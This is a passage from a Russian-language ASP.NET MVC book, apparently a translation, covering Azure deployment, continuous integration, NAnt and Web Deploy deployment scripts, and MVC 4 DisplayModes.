
Скриншот на рисунке 21-26 дает вам возможность выполнить развертывание напрямую из Visual Studio или создать пакет, который вы можете передать специалистам по разработке среды. Мы создадим только пакет службы. После завершения шага публикации вы увидите, как откроется окно Windows Explorer с путем, соответствующим вашему каталогу Publish, подобно тому, как это показано на рисунке 21-27.

Рисунок 21-27: Шаг публикации создал файл AzureHosting.cspkg



Затем перейдите на сайт <https://windows.azure.com>, войдите в систему и используйте Management Portal для создания новой размещенной службы. При создании новой размещенной службы вам потребуется выбрать имя, тестовый URL и путь к файлу пакета, который мы только что создали. На рисунке 21-28 продемонстрирован скриншот экрана, заполненного для этого тестового приложения. Заметьте, что этот URL настроен как <http://mvcinaction.cloudapp.net>. Cloudapp.net – имя домена, который Microsoft использует для того, чтобы предоставить Azure разработчикам быстрый доступ к развернутым приложениям.

Рисунок 21-28: Выберите только что созданный вами файл пакета в качестве местоположения пакета



После нажатия кнопки OK на рисунке 21-28 вы увидите разнообразные сообщения, которые будут появляться на экране, пока Windows Azure выполняет развертывание вашей размещенной службы. Ниже перечислены некоторые сообщения, которые обычно отображаются во время этого процесса:

- **Preparing to upload, please wait** (Подготовка к загрузке, пожалуйста, подождите)

- **0-99% complete** (0-99% выполнено)
- **Finalizing upload...** (Завершение загрузки)
- **Initializing...** (Инициализация)
- **Transitioning...** (Трансформация)

Если что-то пошло не так, то вы увидите также и другие сообщения. Полный перечень возможных статусных сообщений можно посмотреть на сайте <http://msdn.microsoft.com/en-us/library/hh127564.aspx>. Вам следует ожидать того, что вам нужно будет подождать около 5 минут до того, как вы увидите экран, представленный на рисунке 21-29.


Рисунок 21-29: Management Portal демонстрирует текущий статус вашей среды

Name	Type	Status	Environment
Jeffrey Palermo	Subscription	Active	
ASP.NET MVC in Action	Hosted Service	Created	
Book Sample	Deployment	Ready	Production
HostingSample	Role	Ready	Production
HostingSample_IN_0	Instance	Ready	Production
HostingSample_IN_1	Instance	Ready	Production
HostingSample_IN_2	Instance	Ready	Production
HostingSample_IN_3	Instance	Ready	Production

Если кажется, что ваш процесс развертывания никогда не закончится, то вы, скорее всего, пропустили тот шаг, где вы должны добавить разворачиваемые зависимости. Этот шаг должен быть выполнен для того, чтобы ваше приложение обладало необходимыми сборками для запуска ASP.NET MVC.

Как только развертывание приобретет статус Ready, как это продемонстрировано на рисунке 21-29, перейдите к выбранному вами имени хостинга, в данном примере – <http://mvcinaction.cloudapp.net>. Вы увидите, что приложение ведет себя так, будто выполняется локально. На рисунке 21-30 продемонстрировано приложение, запущенное в веб-браузере.

Рисунок 21-30: Наше приложение теперь запускается в облаке



21.5.4. Организация доступа к вашему приложению, запущенному в Windows Azure

При любой удаче ваше приложение будет безупречно запускаться в Windows Azure при первой же попытке. Мы не рассмотрели то, как развертывать и использовать базы данных с помощью этой хостинговой модели, и не использовали никакие возможности хранилища Windows Azure. Эта информация будет чрезвычайно полезна для вас, но она выходит за рамки ASP.NET MVC.

Примечание

Мы использовали механизм разворачиваемых зависимостей для развертывания дополнительных сборок, необходимых для образов Azure сервера. Azure также поддерживает возможность, называемую *задачи запуска* (startup task). При желании вы можете настроить ваш файл *ServiceDefinition.csdef* таким образом, чтобы в него входил файл пакета, запускаемый каждый раз, когда ваше приложение запускается на образе сервера. Стив Маркс опубликовал руководство "ASP.NET MVC 3 в Windows Azure", описывающее, как устанавливать ASP.NET MVC 3 из командной строки во время Azure развертывания: <http://blog.smarx.com/posts/asp-net-mvc-in-windows-azure>. Процесс схож с процессом использования ASP.NET MVC 4 или любой другой необходимой инсталляции.

Windows Azure предоставляет совершенно новую модель развертывания для ваших ASP.NET MVC веб-приложений. При первом выполнении шагов это может показаться сложным, но при второй и третьей попытке развертывания на Azure вы увидите, что модель довольно проста. Количество провайдеров облачного хостинга увеличивается с каждым днем, и кажется, что эта модель хостинга будет следующей главной моделью на протяжении следующей декады. Если вы запускаете или перемещаете online-систему, то вы должны рассмотреть ее хостинг в облаке.

21.6. Резюме

В этой главе вы узнали, как развертывать ASP.NET MVC приложения на множестве различных IIS конфигураций, а также на Windows Azure. С новыми возможностями и релизами ASP.NET MVC пришли новые возможности развертывания. Благодаря введению ASP.NET 4.0 Extensionless URLs более ранние версии IIS могут извлекать пользу из приятных форматов URL таким же образом, как и IIS 7. В рамках предыдущих версий ASP.NET MVC, запускаемых на более ранних версиях .NET Framework, разработчикам нужно было выполнять дополнительную настройку, поэтому приятно осознавать, что Microsoft сделал эту функциональность доступной для пользователей, все еще выполняющих запуск на более ранних версиях операционных систем.

Мы также рассмотрели возможность хостинга приложения в облаке с помощью Windows Azure. Azure предоставляет совершенно другую модель развертывания, что не принуждает нас рассматривать любые детали настройки серверов или IIS. Мы всего лишь упаковываем и переходим к следующему этапу.

Далее в главе 22 мы расширим то, что мы обсуждали здесь и рассмотрим, как мы можем автоматизировать процесс реального развертывания приложения на конечный сервер.

22. Технологии развертывания

Данная глава охватывает следующие темы:

- Изучение непрерывной интеграции
- Создание развертываний по кнопке
- Автоматизация развертываний на удаленных серверах

Самый высокий уровень напряженности – во время запуска, поскольку самая маленькая ошибка может сломать ваш веб-сайт. Чтобы избежать человеческих ошибок, которые неизбежно возникают, мы хотели бы как можно больше все автоматизировать. В идеале, мы бы просто нажимали кнопку, а наш веб-сайт обновлялся бы в одно мгновение.

Каждая среда развертывания незначительно отличается от других, потому что могут варьироваться строки соединения, настройки конфигурации и серверные среды. Путем введения в наш автоматизированный процесс развертывания механизма управления изменениями мы можем быть уверенными в том, что мы устанавливаем корректное приложение с корректными настройками среды.

В данной главе мы изучим, как упростить процесс развертывания с помощью стратегии XCOPY развертывания. Вы также изучите, как автоматизировать развертывание при помощи встроенных инструментов автоматизации и как пользоваться преимуществами механизма управления изменениями для того, чтобы автоматизировать изменения конфигураций в различных средах развертывания. После использования этих технологий на локальной машине следующим логичным шагом является добавление возможностей удаленного развертывания. Мы рассмотрим процесс использования инструмента Web Deploy для того, чтобы принять существующее локальное развертывание и наделить его возможностями развертывания на удаленных серверах. Как только вы сможете автоматизировать развертывание на удаленные серверы, ваша команда разработчиков будет иметь возможность с легкостью создавать новые среды и тестовые системы.

Независимо от среды развертывания для любой хорошей стратегии развертывания необходимо использование непрерывной интеграции. Поскольку выходным результатом процесса непрерывного развертывания является разворачиваемое программное обеспечение, непрерывная интеграция благополучно работает с автоматизированными развертываниями.

22.1. Применение непрерывной интеграции

Непрерывная интеграция – это процесс компиляции и тестирования вашего программного обеспечения после каждого возврата в системе управления версиями. Путем внедрения этого процесса вы можете быть уверенными в качестве вашего исходного кода в системе управления версиями. Работа в среде без автоматизированного процесса интеграции может быть беспокойной и нервозной. Фразы "Оно работает на моей машине" – недостаточно для сценария развертывания, поэтому нам нужен набор инструкций, чтобы убедиться в том, что наш код всегда работает и всегда готов к развертыванию.

Для достижения непрерывной интеграции Мартин Фаулер предложил набор тех инструкций, которые нужно выполнять:

- Поддерживайте в рабочем состоянии единичный исходный репозиторий (использовать систему управления версиями)
- Автоматизируйте построение
- Сделайте ваше построение самотестируемым
- Убедитесь в том, что каждый ежедневно фиксирует изменения
- Каждая фиксация изменений должна встраивать основную ветвь в интеграционную машину
- Сделайте построение быстрым
- Тестируйте в аналоге производственной среды
- Сделайте так, чтобы аналог производственной среды был исполнен для каждого
- Убедитесь в том, что каждый может видеть, что происходит
- Автоматизируйте развертывание

Вы можете почитать пояснения Фаулера по каждому из этих пунктов в его статье "Непрерывная интеграция" (<http://mng.bz/cHVo>). В данной книге мы не будем охватывать весь набор инструкций непрерывной интеграции, поскольку на эту тему была написана целая книга. Здесь приведен всего лишь обзор для того, чтобы вы могли увидеть, как автоматизированное развертывание и развертывание по кнопке могут интегрироваться в рамках процесса непрерывной интеграции.

Помимо соблюдения перечисленных инструкций "танец возврата" дает вам уверенность в том, что никто случайно не разрушит построение. Ниже перечислены шаги этого "танца":

1. Выполните локальное построение.
2. Объявите команде, что вы приступаете к интеграции (в случае крупных изменений).
3. Снесите предыдущую версию основной ветви. Объедините любые конфликты.
4. Выполните локальное построение.
5. Если запуск выполнен успешно, то зафиксируйте изменения, предоставив описательный комментарий.
6. Подождите, пока построение на сервере выполнится успешно.
7. Если построение не выполнилось, то удалите все и зафиксируйте.

В зависимости от среды разработки существует несколько серверных инструментов и технологий непрерывной интеграции, которые вы можете применить. В один из популярных стеков непрерывной интеграции входят:

- Система управления версиями (SVN) для управления источниками
- NAnt для автоматизации построения
- NUnit для тестирования
- CruiseControl.NET для сервера непрерывной интеграции

Неважно, каким инструментом вы пользуетесь, а также не важны инструкции, которые навязываются инструментами, хотя вам и хотелось бы, чтобы ваши инструменты вносили как можно меньше противоречий в вашу среду разработки. Если вам приходится ждать медленного или ненадежного сервера системы управления версиями, то маловероятно, что вашим инструкциям будут следовать. Какую бы технологию построения вы бы не решили использовать, результатом каждого построения будет единичный файл развертывания, который был возвращен системой управления версиями по окончании успешного построения сервера.

На данный момент вы знаете, что вам нужно для того, чтобы убедиться в том, что ваш код всегда работает и всегда готов к развертыванию. Поэтому давайте перейдем к самому развертыванию.

22.2. Возможность развертывания приложений при помощи утилиты XCOPY через кнопку

В интранет-средах XCOPY развертывания могут быть такими же простыми, как и настройка общего сетевого ресурса на машине развертывания. Этот процесс усложняется при развертывании веб-сайтов из-за составных файловых типов, которые нужно разворачивать, к примеру JavaScript, CSS, .cshtml, .config и сборки. Когда ваше программное обеспечение начинает усложняться, вы можете создать инсталлятор или автономный zip-файл. Этот пакет развертывания должен быть скопирован вручную или вытащен из системы управления версиями.

Независимо от того, могут ли файлы быть вытащены из общего сетевого ресурса или перемещены на сервер вручную, наш пакет развертывания будет включать следующее:

- Окончательное приложение
- Инструмент построения, если он использовался (в нашем случае – NAnt)
- Скрипт развертывания
- Файл пакета или **PowerShell** файл для начала процесса

В этом пакете развертывания создается и проверяется наш построитель автоматизированной непрерывной интеграции. Когда в системе управления версиями появляется пакет развертывания, мы можем по необходимости разворачивать любые версии нашего приложения. При помощи такого инструмента, как CruiseControl.NET, возможно автоматизировать по необходимости развертывание самой последней версии приложения.

NAnt, наряду со своим родственным проектом NAntContrib, предоставляет дюжину исключительных задач, которые вы можете скомпилировать вместе для создания единичного скрипта развертывания. В эти задачи входят следующие:

- Задачи системы управления версиями
- IIS задачи
- Файловые и директивные задачи для создания, удаления и копирования
- Zip задачи
- Задачи управления XML

Вместо этого при помощи ручного процесса мы можем начать автоматизировать по одному шагу за раз в рамках NAnt задач, пока не будет автоматизирован весь процесс развертывания. Многие команды уже применяют процесс построения в форме документа Microsoft Word или статьи wiki, детализируя шаги, выполняемые вручную. Вопрос всего лишь в поиске соответствующей NAnt задачи для каждой ручной задачи, и развертывание будет автоматизировано. Если для конкретной операции не существует ни одной NAnt задачи, то NAnt предоставляет задачу `exec`, которая может выполнить все, что можно выполнить в командной строке.

Ниже перечислены ключевые NAnt задачи для развертывания:

- `unzip` – использовалась для распаковки пакета развертывания, первоначально возвращаемого системой управления версиями. В случае ручного перемещения пакета развертывания мы можем распаковать пакет вручную.
- `copy` – использовалась для копирования окончательного приложения в корректную директорию развертывания, выполняя при этом XCOPY развертывание в одной автоматизированной задаче.

- `exec` – использовалась для множества сценариев таких, как регистрация IIS, служб остановки и запуска, а также регистрации сборок.
- `xmlpoke` – использовалась для управления конфигурациями развертывания путем манипулирования ключевыми файлами конфигурации такими, как файл `Web.config`.

В следующем разделе мы рассмотрим, как управлять конфигурациями составных развертываний с помощью NAnt и `xmlpoke`.

22.3. Управление настройками среды

Команды разработчиков часто развертывают свои приложения на составные среды. Для любого из приведенных проектов существует, по крайней мере, 2 среды – производства и развертывания – а многие команды интегрируют в одну или более тестовую среду перед тем, как выпустить в производство. В рамках всех этих различных сред должно меняться развертывание. Для некоторых сред необходимо всего лишь изменение строки соединения, для других требуются флаги отладки, значения конфигурации, e-mail адреса и многое другое. В рамках автоматизированного развертывания скрипт развертывания должен принимать во внимание различные настройки среды. Примечательно, что он должен знать, на какую среду он должен выполнять развертывание, и какие изменения он должен внести в приложение, чтобы соответствовать этой среде.

С NAnt управление этими конфигурациями среды является довольно простым. Развертывание начинается при помощи файла пакета, который всего навсего запускает NAnt. Zip-файл пакета развертывания содержит следующее:

- `NAnt`
- `website`
- `database`
- `deployment.build`
- `Dev.bat`
- `CommonDeploy.bat`

Папка **NAnt** содержит всю среду выполнения дистрибутива NAnt. Мы включаем дистрибутив, чтобы избежать шага установки среды на каждый сервер, на который мы будем выполнять развертывание. Папка **website** содержит окончательное приложение, которое мы развернули с помощью XCOPY в корректную папку на сервере. *Deployment.build* – это NAnt build-скрипт, который содержит окончательный скрипт развертывания. Файл *Dev.bat* – файл самозагрузки, который вызывает *CommonDeploy.bat*.

В листинге 22-1 файл самозагрузки *Dev.bat* переопределяет директорию развертывания и свойства строки соединения путем задания переменных среды, а затем вызовов скрипта *CommonDeploy.bat*. Заполните метки-заполнители в TODO, когда будете реализовывать скрипт для себя.

Листинг 22-1: Задание конфигурации среды в *Dev.bat*

```
SET driverClass=NHibernate.Driver.SqlClientDriver
SET connectionString=Data Source=.\sqlexpress;Initial
Catalog=TODO;uid=sa;pwd=TODO
SET localConnectionString=Data Source=.\sqlexpress;Initial
Catalog=TODO;uid=sa;pwd=TODO
SET dialect=NHibernate.Dialect.MsSql2005Dialect
SET websiteTargetDir=\TODO
SET databaseServer=TODO\sqlexpress
SET databaseName=TODO
```

```

SET databaseIntegrated=false
SET databaseUsername=sa
SET databasePassword=TODO
SET shouldReloadDatabase=true
CommonDeploy.bat

```

Строка 13: Объявляет переменные

В файле *Dev.bat* мы устанавливаем переменные среды в качестве значений конфигурации среды (некоторые из которых все еще должны быть заполненными). С помощью одного файла пакета *CommonDeploy.bat*, который декламирует переменные среды, мы можем создать дополнительные файлы пакета самозагрузки для каждой конечной среды. Завершающая часть скрипта пакета *Dev.bat* вызывает скрипт *CommonDeploy.bat* (продемонстрированный в следующем листинге), который предоставляет универсальный файл самозагрузки поверх NAnt.

Листинг 22-2: Файл самозагрузки *CommonDeploy.bat*, который переопределяет свойства NAnt

```

nant\nant.exe
-buildfile:deployment.build
-D:should.reload.database="%shouldReloadDatabase%"
-D:driver.class="%driverClass%"
-D:connection.string="%connectionString%"
-D:local.connection.string="%localConnectionString%"
-D:dialect="%dialect%"
-D:website.target.dir="%websiteTargetDir%"
-D:database.server="%databaseServer%"
-D:database.name="%databaseName%"
-D:database.integrated="%databaseIntegrated%"
-D:database.username="%databaseUsername%"
-D:database.password="%databasePassword%"
-D:test.database.name="%testDatabaseName%"
-D:excel.server.path="%excelServerPath%"

```

Строка 3: Использует заранее заданные переменные среды

Директива в этом листинге находится в файле *CommonDeploy.bat*, и он вызывает NAnt посредством использования переменных среды, установленных при помощи предыдущего файла пакета конкретной среды (в нашем случае *Dev.bat*). Операторы выбора –D командной строки для NAnt дают нам возможность переопределить свойства корректными разворачиваемыми значениями.

Поскольку для базы данных нашего развертывания, скорее всего, потребуется другая строка соединения, нежели наша локальная конфигурация, то нам необходимо использовать NAnt, чтобы переопределить это значение во время развертывания. Блок файла *deployment.build* представлен в следующем листинге.

Листинг 22-3: NAnt скрипт *deployment.build* с конечным объектом развертывания

```

<target name="deploy">
    <call target="rebuildDatabase"
        if="${should.reload.database}" />
    <xmlpoke
        file="website/bin/hibernate.cfg.xml"
        xpath="${connection.string.path}"
        value="${local.connection.string}">
    <namespaces>

```

```

<namespace prefix="hbm"
    uri="urn:nhibernate-configuration-2.2"></namespace>
</namespaces>
</xmlpoke>
<copy todir="${website.target.dir}" overwrite="true"
    includeemptydirs="true" >
    <fileset basedir="website">
        <include name="**" />
    </fileset>
</copy>
</target>
```

Строка 2-3: Вызывает другой конечный объект

Строка 4: Изменяет строку соединения

Строка 14: Копирует все файлы веб-сайта

Первые строки, отмеченные в этом NAnt скрипте, – это значения XML атрибутов в формате \${some.value.here}. Это свойства NAnt, чьи значения были определены ранее в рамках вашего файла самозагрузки. При выполнении файла *CommonDeploy.bat* операторы выбора командной строки устанавливают в качестве значений этих свойств подходящие настройки среды. Наконец, конечный объект *deploy* выполняет реальное развертывание. Конечный объект NAnt – это именованная группа задач, схожая с методом в C#.

22.4. Возможность развертывания на удаленных серверах при помощи Web Deploy

После получения скрипта развертывания, который устанавливает ваше приложение и базу данных, следующий шаг – взяться за задачу проталкивания развертываний на составные серверы. Ключевым моментом является то, что путем автоматизации задачи развертывания вы можете уменьшить количество всех ручных шагов, которые предрасположены к ошибкам.

Для сокращения необходимости регистрации на серверах один за другим требуется дополнительная технология. Вот здесь в игру вступает Web Deploy (ранее известный как MSDeploy). Вы можете загрузить его с сайта www.iis.net/expand/webdeploy. Этот инструмент предоставляет множество возможностей и функций, но самыми важными возможностями для нашего подхода к развертыванию являются следующие:

- Способность синхронизировать файлы с HTTP
- Способность выполнять удаленную команду

Эти возможности поддерживают как среды предметных областей, так и среды хостинга, а скрипты могут использоваться как для допроизводственных сред, так и для производственных.

Обычно, для веб-приложений будет существовать сервер разработки, который размещает веб-приложение и базу данных на одной и той же машине. Среда контроля качества (QA) может быть установлена таким же образом. Затем в конвейерной и производственной средах в игру вступает большее количество серверов. Может существовать отдельный сервер базы данных, составные веб-серверы и даже сервер приложения. Автоматизация развертывания на составные машины быстро становится сложной. Чтобы уменьшить сложность, можно использовать Web Deploy для синхронизации файлов с составными машинами и выполнения скрипта развертывания на каждом

сервере. Он также может быть запущен удаленно таким образом, чтобы развертывания выполнялись так же, как и в производственной среде.

Листинг 22-4: Использование Web Deploy для удаленного выполнения развертывания

```
msdeploy.exe -verb:sync -source:dirPath=deploymentFiles  
-dest:dirPath='c:\installs',computername=192.168.1.34  
msdeploy.exe -verb:sync  
-source:runCommand='c:\installs\dev.bat'  
-dest:auto,computername=192.168.1.34
```

Сначала вызывается *msdeploy.exe* с оператором *sync*, задающий исходную директорию на локальной машине (строка 1-2). Эта команда копирует все файлы из директории *deploymentFiles* (*C:\installs*) на удаленный сервер (в данном примере – компьютер с IP-адресом 192.168.1.34).

Затем *msdeploy.exe* вызывается с оператором *sync*, но в этот раз указан аргумент *runCommand* (строка 3-5). Это означает, что Web Deploy будет выполнять файл пакета по пути *c:\installs\dev.bat* на удаленном сервере таким же способом, как если бы вы запускали его, войдя в систему посредством удаленного рабочего стола.

Использование технологии, подобной Web Deploy, может значительно упростить сложное развертывание. Путем запуска каждой команды локально на каждом сервере скрипты будут запускаться последовательно из среды разработки через производственную среду.

Реальным преимуществом является то, что вызовы *msdeploy.exe* могут быть записаны в сценарий, что означает, что развертывание на составные серверы может быть полностью автоматизировано и повторяться. Написание сценария для такого вида развертывания также означает, что с единичной машины вы можете следить за развертыванием и видеть результаты каждого скрипта, консолидированного на ваш рабочий стол.

Листинг 22-5: Выходной результат команды *sync* файла *MsDeploy.exe*

```
Info: Using ID '0c3a97db-9ba5-4729-b306-adb1e78bb7a8' for connections to  
the remote server.  
Info: Adding child dirPath (c:\dest\agents).  
Info: Adding child dirPath (c:\dest\Database).  
...  
...  
...  
Total changes: 1045 (1045 added, 0 deleted, 0 updated, 0 parameters  
changed,  
69081084 bytes copied)
```

Предыдущий листинг демонстрирует выходной результат запуска команды *sync* файла *MsDeploy.exe*. Краткий обзор изменений покажет, сколько файлов скопировано на удаленную машину. Листинг был урезан для краткости, но в нем перечисляется каждый файл, который был скопирован из источника на конечный компьютер.

В следующем листинге 22-6 демонстрируется, как выходной результат развертывания с помощью командной строки может запускаться на удаленной машине. Параметр *runCommand* отправляет выходной результат удаленной команды обратно на локальную машину таким образом, чтобы его можно было зарегистрировать и просмотреть на факт наличия ошибок. Это позволяет вам автоматизировать сценарии более сложного развертывания, в котором различные уровни физического приложения могут быть с легкостью развернуты на составные машины.

Листинг 22-6: Выходной результат команды runCommand файла *MsDeploy.exe*

```
Info: Using ID '3532daf8-757a-4b7b-a541-0fed5a106c61' for connections to
the remote server.
Info: Updating runCommand (c:\dest\local.bat).
Info: first ServerName DatabaseName/IIS Foldername
Info: CommonDeploy.bat
Info: .\sqlexpress codecampserver_local true
...
Info: Rebuild codecampserver_local on .\sqlexpress using scripts from
c:\dest\Database
Info: Dropping connections for database codecampserver_local
Info: Executing: 0001_AddDatabaseUser.sql
Info: Executing: 0002_Version1Schema.sql
Info: Executing: 0003_AddConferenceIDToSpeaker.sql
Info: Executing: 0004_ChangeUserGroupHtmlToTextType.sql
Info: Executing: 0005_ChangeConferenceHtmlToTextType.sql
Info: Executing: 0006_AddHasRegistrationToConference.sql
Info: Executing: 0007_ChangeTheUserAdminJoinTable.sql
Info: Executing: 0008_AutoGeneratedMigration.sql
Info: Executing: 0009_AutoGeneratedMigration.sql
Info: Executing: 0010_AddVoteToProposal.sql
Info: Executing: 0010_AutoGeneratedMigration.sql
Info: Executing: 0011_ConferenceTimeZone.sql
Info: Executing: 0012_ConferenceURL.sql
Info: Executing: 0013_AutoGeneratedMigration.sql
Info: Executing: 0013_Event.sql
Info: Executing: 0014_MigrateConferenceData.sql
Info: Executing: 0015_ExtendMeetingStringLengths.sql
Info: Executing: 0016_ExtendMeetingStringLengthsSomeMore.sql
Info: Executing: 0017_EventDescriptionChangeLengthTo500.sql
Info: Executing: 0018_MakeSponsorAOneToMany.sql
Info: Executing: 0019_MigrateTheTables.sql
Info: Executing: 0020_ChangeAuditInfo.sql
Info: Executing: 0021_AddKeys.sql
Info: Executing: 0022_MakeSponsorIdInt32.sql
Info: Executing: 0023_AddHeartbeat.sql
Info: Executing: 0024_ModifyHeartbeat.sql
Info: [echo] Current Database Version: 26
Info: [echo] STEP 1 - Configuring CodeCampServer...
Info: [xmlpoke] Found '1' nodes matching XPath expression '//*[@
    hbm:property[@name='connection.connection_string']]'.
Info: [echo] STEP 5 - Removing Existing CodeCampServer Application
    Files...
Info: [delete] Deleting directory 'C:\inetpub\codecampserver_local'.
Info: [echo] STEP 6 - Deploying CodeCampServer Application Files...
Info: [copy] Copying 434 files to 'C:\inetpub\codecampserver_local'.
Info: loadDevData:
Info: [xmlpoke] Found '1' nodes matching XPath expression '//*[@
    hbm:property[@name='connection.connection_string']]'.
Info: [xmlpoke] Found '1' nodes matching XPath expression '//*[@
    hbm:property[@name='connection.connection_string']]'.
Info: [nunit2] Tests run: 1, Failures: 0, Not run: 0, Time: 4.522 seconds
Info: [nunit2]
Info: [echo] Deploy job agent...
Info: [copy] Copying 57 files to
```

```
'C:\inetpub\codecampserver_local_BatchAgents'.
Info: BUILD SUCCEEDED
Total time: 8.6 seconds.
Warning: The process 'C:\Windows\system32\cmd.exe' (command line '/c
"C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Temp\i4acaknx.ftl
.bat")'
        exited with code '0x0'.
Total changes: 1 (0 added, 0 deleted, 1 updated, 0 parameters changed, 0
bytes copied)
```

22.5. Резюме

Когда вы настраиваете свою среду, вы должны разработать надежную стратегию развертывания, чтобы убедиться в том, что нужное приложение разворачивается с корректной конфигурацией. Сердцем надежной стратегии развертывания является непрерывная интеграция, которая включает такие инструкции, как автоматизированное развертывание и самотестируемые построения.

С помощью бесплатных, широко используемых инструментов с открытым кодом таких, как CruiseControl.NET, NAnt, NUnit и других, вы можете создавать автоматизированное построение и сервер развертывания. При помощи упаковки NAnt, скрипта построения и файла пакета самозагрузки вы можете заложить гибкость и мощность NAnt в развертывание вашего приложения на составные среды, а также его настройку и разработку. Иерархическое представление инструмента Web Deploy сокращает конфликты копирования и выполнения скриптов построения в рамках составных серверов, поэтому вы можете получить полностью автоматизированное решение, которое повторяемо и надежно. Владение автоматизированным построением – это шаг к развитию процесса разработки программного обеспечения вашей командой. При реализации этого вы сокращаете конфликты вследствие частого тестирования вашего кода на новых серверах. Это позволяет вам легко масштабировать ваше приложение и реализовывать план восстановления с минимальными усилиями.

В следующей главе мы рассмотрим то, как настроить Visual Studio, чтобы он работал с MVC наиболее рационально.

23. Переход на ASP.NET MVC 4

Данная глава охватывает следующие темы:

- Переключение представлений в зависимости от устройства
- Рассмотрение возможностей пакетирования
- Удаление не нужного Razor кода

При переводе приложения на ASP.NET MVC 4 вы можете воспользоваться преимуществами таких новых возможностей фреймворка, как пакетирование, усовершенствование Razor и DisplayModes. Если быть точными, то в этой главе мы рассмотрим, что сделает для вас переход на MVC 4 касаемо добавления функциональности в вашу систему, удаления кода и облегчения процесса постоянного поддержания приложения в работоспособном состоянии.

Пакетирование – это превосходная, исключительная поддержка комбинирования и минимизация как файлов JavaScript, так и файлов *Cascading Style Sheet* (CSS), что приводит к более быстрой загрузке страниц. Мы рассмотрим некоторые небольшие, но увлекательные изменения движка представления Razor, которые дают разработчикам шанс почистить утомительный и шаблонный код, который может загромождать MVC представления. Эти изменения не добавляют функциональность в приложения, которые вы создавали с использованием Razor; вместо этого они являются "синтаксическим сахаром", который устраняет большую часть многословия при написании кода представления. Но сначала мы исследуем DisplayModes – значительную возможность, которая может использоваться для поддержки различных представлений для мобильных устройств.

23.1. Выбор рабочей среды представления с помощью DisplayModes

Для того чтобы поддерживать различные устройства – смартфоны, планшеты и стационарные компьютеры – разработчики внешнего интерфейса исторически прибегали ко множеству способов решения проблемы на стороне клиента. Специальные CSS-селекторы, которые интерпретируются только единственным веб-браузером, JavaScript, который пытается вычислить, на каком устройстве отображается представление – все эти приемы создают бесчисленное количество кросс-браузерных проблем и добавляют нагрузки в процесс поддержания в рабочем состоянии конструктивных решений с совершенными пикселями. Это была проигрышная битва, поскольку с каждым годом появлялось все больше устройств, каждый со своим собственным набором причуд и стандартов реализации, но времена изменились. ASP.NET MVC 4 обладает великолепным решением для представлений, специфичных для конкретного устройства, которое не полагается на "веселье" на стороне клиента: DisplayModes.

23.1.1. Использование Mobile DisplayMode

Лучшим способом исследования этой новой возможности является использование встроенного `DisplayMode`, специально разработанного для мобильных устройств. Если дано представление с названием файла `Index.cshtml`, то будет создана копия с названием `Index.Mobile.cshtml`. Эта копия будет отображаться, когда к странице будут обращаться с мобильного устройства.

- `Index.cshtml` – отображается в веб-браузерах стационарных компьютеров
- `Index.Mobile.cshtml` – отображается на мобильных устройствах

В контроллере ничего менять не нужно – это регулярный метод действия. ASP.NET MVC знает, как изменить отображаемое представление, и разработчикам не нужно знать, какие представления являются доступными.

Ручное тестирование различных веб-браузеров

